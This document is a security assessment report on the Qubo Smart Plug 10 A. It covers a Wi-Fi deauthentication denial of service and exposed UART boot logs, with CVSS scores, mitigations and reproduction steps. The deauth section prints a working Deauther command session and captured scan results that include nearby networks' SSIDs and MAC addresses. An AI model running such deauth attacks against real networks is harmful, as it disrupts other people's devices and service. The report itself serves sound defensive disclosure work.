

16/03/2023

Qubo – A Hero Group Venture

Security Assessment Report

Qubo Smart Plug 10 A

Company Details

Company Name	Qubo – A Hero Group Venture
Email	helpdesk@quboworld.com
Telephone	1800-572-5757

Document History

Version	Date	Author	Remark
1.0	16/03/2023	Yashodhan M.	First Draft

Security Assessment Details

1.1 Executive Summary

Security Assessment of Qubo Smart Plug 10 A model has been performed, considering below common security issues:

- ✓ If any Hardware debug ports are open.
- ✓ If any device logs are accessible to third person
- ✓ If proper access control is implemented across the device.
- ✓ If proper Authorization & Authentication System is implemented.

Overall security postures of the device are good, though some of the security controls/measures have not been properly thought of/implemented during the design and coding of the application.

The security assessment revealed 1 high severity security issue and 1 medium severity issue in this product.

The consolidated summary of the assessment has been presented in the Executive Summary section. Additional information is contained within the Detailed Vulnerability Information section of this report.

1.2 Scope and Objectives

The scope of this assessment was limited to Hardware, Firmware and Wireless Communication of Qubo Smart Plug 10 A .

1.3 Technology Impact Summary

The security assessments on the Hardware, Firmware and Wireless communication has been performed. These assessments aim is to uncover any security issues in the assessed Qubo smart plug, explain the impact and risks associated with the found issues, and provide guidance in the prioritization and remediation steps.

It was identified that Qubo Smart Plug 10 A iss using ESP8685-WROOM-03 module as main processor as well as Wifi and BLE module. Following are technical impacts

- An attacker can create denial of service by performing Wi-Fi Deauth attack on the device

- An attacker can read boot logs such as BLE connection event, firmware version and sensor data from UART port

1.4 Business Impact Summary

Following is the business impact

- Due to Wi-Fi deauth attack the customer suffers from unavailability of service that may reduce reputation of product in market
- The boot logs and sensor data on UART is threat to IP of the product from the business competitors.

1.5 Testing Environment and Tools

To perform hardware security assessment over the Qubo smart plug 10 A hardware tools such as EXPLIoT Nano and software tools such as EXPLIOT framework, Screen terminal.

To carry out wireless assessment on Wi-Fi hardware tools such as ESP8266 deauther and software tool viz. Huhnitor utility has been used. For BLE assessment GATTtool , NRF connect tools has been used.

1.6 Table of Findings

Vulnerability ID	Scope	Finding	CVSS Score	CVSS String	Severity	Status
QB-SP10A-01	Wireless	Wi-Fi Deauth Attack (DoS Attack)	7.5	CVSS:3.0/ AV:N/ AC:L/ PR:N/UI:N/ S:U/C:N/ I:N/A:H	High	Not Fixed
QB-SP10A-01	Hardware	UART Port Exposing Serial Logs	4.0	CVSS:3.0/ AV:P/ AC:H/ PR:N/UI:R/ S:U/C:H/ I:N/A:N	Medium	Not Fixed

1.7 Device Strengths

During our assessment, it was observed the following properties of the device that are well designed and serve towards its strengths:

- ✓ Hardware programming is difficult due to rarely available ESP8685 programming documentation
- ✓ BLE services are well implemented as it was difficult to connect to BLE through external tools
- ✓ Also, with confidentiality of hardware components, other details of architecture were not available that made firmware extraction and assessment challenging

1.8 Device Weakness

The below mentioned vulnerabilities were identified during the process of Hardware and Wireless communication.

- ▶ The Wi-Fi stack is vulnerable to Deauth attack
- ▶ The device logs can be accessible over UART port

Technical Findings

2.1 QB-SP10A-01: Wi-Fi Deauth Attack

Potential Impact : **High**

Description :

A WiFi deauthentication attack is a type of cyber attack that targets wireless networks, causing a loss of connectivity and potentially interrupting service for connected devices.

During the assessment it was identified that whenever the Wi-Fi Deauth attack has been launched the control commands transmitted by Qubo mobile application are failed and no action performed on the state of Qubo smart plug viz. On/Off. This way user can not control the plug till the time attack has been launched.

Affected Hosts : Wi-Fi Stack, Device Connectivity & Control

Technical Risk : The unavailability of device control via application

Business Risk : Customer device connected to the smart plug are affected which in turn affects control of peripherals and reputation loss for product.

Mitigation : Use of 802.1X authentication can help protect device from WiFi deauthentication attacks by requiring a user to authenticate before connecting to the network.

Steps to Reproduce:

1. Turn on the Qubo Smart Plug and connect to the Wi-Fi Access point configured in mobile application of Qubo
2. Set up ESP8266 Deauther and launch the Huhnitor utility. Access serial port of deauther device and scan access points and station

```
##### @, *@ @@@
##### @ /#####
##### @& @#####
., @ @ @ @, #####
@ @ @ @ @ @& @#####
#####, @ *@ @ @ @
*##### @ @
#####
##### Huhnitor Version 2.0.0 #####
available serial ports:
0] /dev/ttyUSB0
1] /dev/ttyS4
- Plug your deauther in, or type the port ID or name
> 0
connected to /dev/ttyUSB0 \o/

#####

# welcome

Version 3.0.0 dev

##### DISCLAIMER ##### ]
> This is a tool.
It's neither good nor bad.
Use it to study and test.
Never use it to create harm or damage!

The continuation of this project counts on you!
##### ]

type "help" to see all commands.
type "start" to go through the functionalities step by step.
start
```

```
Scan on which channel(s)?
>> 1-14: WiFi channel(s) to search on (for example: 1,6,11)
[default=all]
all

# all

Stay on each channel for how long?
>1: Channel time in milliseconds
>> [default=284]
500

# 500

Keep previous scan results?
y: Yes
n: No
[default=n]
>> y

# y

> Exiting start command

# scan -m ap+st -t 100 -ct 500 -r

>> [ ===== Scan for Access Points ===== ]
Channels: 1,2,3,4,5,6,7,8,9,10,11,12,13,14,

Type 'stop scan' to stop the scan
```

```

- 1 -92 IntelCor 60:f6:77:56:db:14 "Anurag"
Writer
Pkts = Recorded packets , RSSI = Average signal strength

> Stopped station scan

[ ===== Scan Results ===== ]

[ ===== Access Points ===== ]
ID SSID (Network Name) RSSI Mode Ch BSSID (MAC Addr.) Vendor
=====
0 "Tata play 4G" -86 WPA* 11 40:33:06:61:67:45
1 "Tech_D4261937" -61 WPA* 1 54:a6:5c:09:cd:1d Technico
2 "NAIK 4G" -86 WPA* 13 78:17:35:af:30:59 NokiaSha
3 "Sid" -87 WPA2 10 b0:be:76:7b:cb:aa Tp-LinkT
4 "TATAPLAY 4G" -90 WPA* 8 e4:da:df:86:7d:49 TaicangT
=====
Ch = 2.4 GHz Channel , RSSI = Signal strength , WPA* = WPA & WPA2 auto mode
WPA(2) Enterprise networks are recognized as Open

[ ===== Stations ===== ]
ID Pkts RSSI Vendor MAC-Address AccessPoint-SSID AccessPoint-BSSID Probe-Requests
=====
0 6 -91 26:33:9c:ef:4d:e5 "Sid" b0:be:76:7b:cb:aa
1 767 -92 SamsungE 54:3a:d6:4c:78:fb "NAIK 4G" 78:17:35:af:30:59
2 1 -92 IntelCor 60:f6:77:56:db:14 "Anurag"
3 1 -75 8a:31:bc:6f:c3:4b "Tech_D4261937" 54:a6:5c:09:cd:1d
=====
Pkts = Recorded packets , RSSI = Average signal strength

```

```

# deauth -st 3 -t 0 -r 100 -m deauth

>> [ ===== Deauth Attack ===== ]
Mode: deauthentication
Packets/second: 100
Timeout: -
Max. packets: -
Targets: 1

Sender MAC Receiver MAC Channels
=====
54:a6:5c:09:cd:1d 8a:31:bc:6f:c3:4b 1,
=====

Type 'stop deauth' to stop the attack

```


3. After this attack the control from mobile application to device is lost

2.2 QB-SP10A-02: UART Port Exposing Serial Logs

Potential Impact : MEDIUM

Description :

During the assessment it was identified that whenever logs from UART port are accessible that includes BLE service starting and sensor data string transmitted over UART shell.

Affected Hosts : UART Port, Device Sensor Data


Technical Risk : The technical sensor parameters sensed and calculated by device are can be accessed in original data transmission format

Business Risk : By understanding the sensor data format, the malicious actor can create an dummy app for Qubo smart plug product to get the data.


Mitigations : In the final production the UART logs can be disabled.

Steps to Reproduce:


1. Disassemble the Qubo Smart Plug 10 A




2. Read the datasheet of ESP8685-WROOM-03 module and identify Power and UART pins viz 3.3 V, Gnd, TX and RX



3. Connect the respective pin outs of ESP8685-WROOM-03 to any USB to UART converter shown in picture



4. On any utilities such as Screen/Putty/TeraTerm access the serial port with baud rate 115200

A screenshot of a terminal window with a dark background. The terminal title bar at the top reads "stellaris@stellaris-VivoBook-ASUSLaptop-X513EAN-K513EA: ~". Below the title bar, there are two tabs, both labeled "stellaris@stellaris-VivoBook-ASUSLaptop-X513EAN-K513EA: ~". The main terminal area shows a green prompt "stellaris@stellaris-VivoBook-ASUSLaptop-X513EAN-K513EA:~\$" followed by the command "sudo screen /dev/ttyUSB0 115200" in white text. The rest of the terminal area is empty.

```
stellaris@stellaris-VivoBook-ASUSLaptop-X513EAN-K513EA:~$ sudo screen /dev/ttyUSB0 115200
```

5. Reset the device and logs will be available on the UART port as shown below

```

Done
PowerMonitorTask ===== Voltage 0.000000 Current 0.000000 ActivePower 0.000000 apparent 0
PowerMonitorTask ===== Voltage 0.000000 Current 0.000000 ActivePower 0.000000 apparent 0
PowerMonitorTask ===== Voltage 0.000000 Current 0.000000 ActivePower 0.000000 apparent 0
Done
Committing N V S ... Done
Data retrieved from memory here!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
=====>>>> Check storage Data here AA55
CHEKC >> 0.574983 4.901417 0.118272

##### => getCurrentSWVersion SSL=> HSP02_01_01_14_SYSTEM-10A

nv req sz => 2

nv str buf => 1

NV Data total verification count => 1070148152

NV Data verification count->: 1

One times successfully verified !!!!!
█

```

```

Running      firmware version: HSP02_01_01_14_SYSTEM-10A
Older Version firmware version:
  BUTTON RELEASED TIME - 0

nv req sz => 4

nv str buf => off

----- conn_handle_notify - 65535 active_connection[0]

turnOff

##### => getCurrentSWVersion SSL=> HSP02_01_01_14_SYSTEM-10A

NV K : lastKnownStatus

NV K:lastKnownStatus -- V:off
Done
Done

----- ble_gatts_start -----

----- conn_handle_notify - 65535 active_connection[0]

Waiting forcbuff to fill .....
SPIFFS: free 51 KB of 51 KB

```

```

turnOff

##### => getCurrentSWVersion SSL=> HSP02_01_01_14_SYSTEM-10A

NV K : lastKnownStatus

NV K:lastKnownStatus -- V:off
Done
Done

----- ble_gatts_start -----

----- conn_handle_notify - 65535 active_connection[0]

Waiting for cbuff to fill .....
SPIFFS: free 51 KB of 51 KB
PowerMonitorTask ===== Voltage 0.000000 Current 0.000000 ActivePower 0.000000 apparent 0.000000 reactive 0.000000 factor 0.000000
Done
PowerMonitorTask ===== Voltage 0.000000 Current 0.000000 ActivePower 0.000000 apparent 0.000000 reactive 0.000000 factor 0.000000
PowerMonitorTask ===== Voltage 0.000000 Current 0.000000 ActivePower 0.000000 apparent 0.000000 reactive 0.000000 factor 0.000000
PowerMonitorTask ===== Voltage 0.000000 Current 0.000000 ActivePower 0.000000 apparent 0.000000 reactive 0.000000 factor 0.000000

```

*** Note in the last picture the sensor readings are 0.00 as other interfaces were not powered during assessment.

End of Document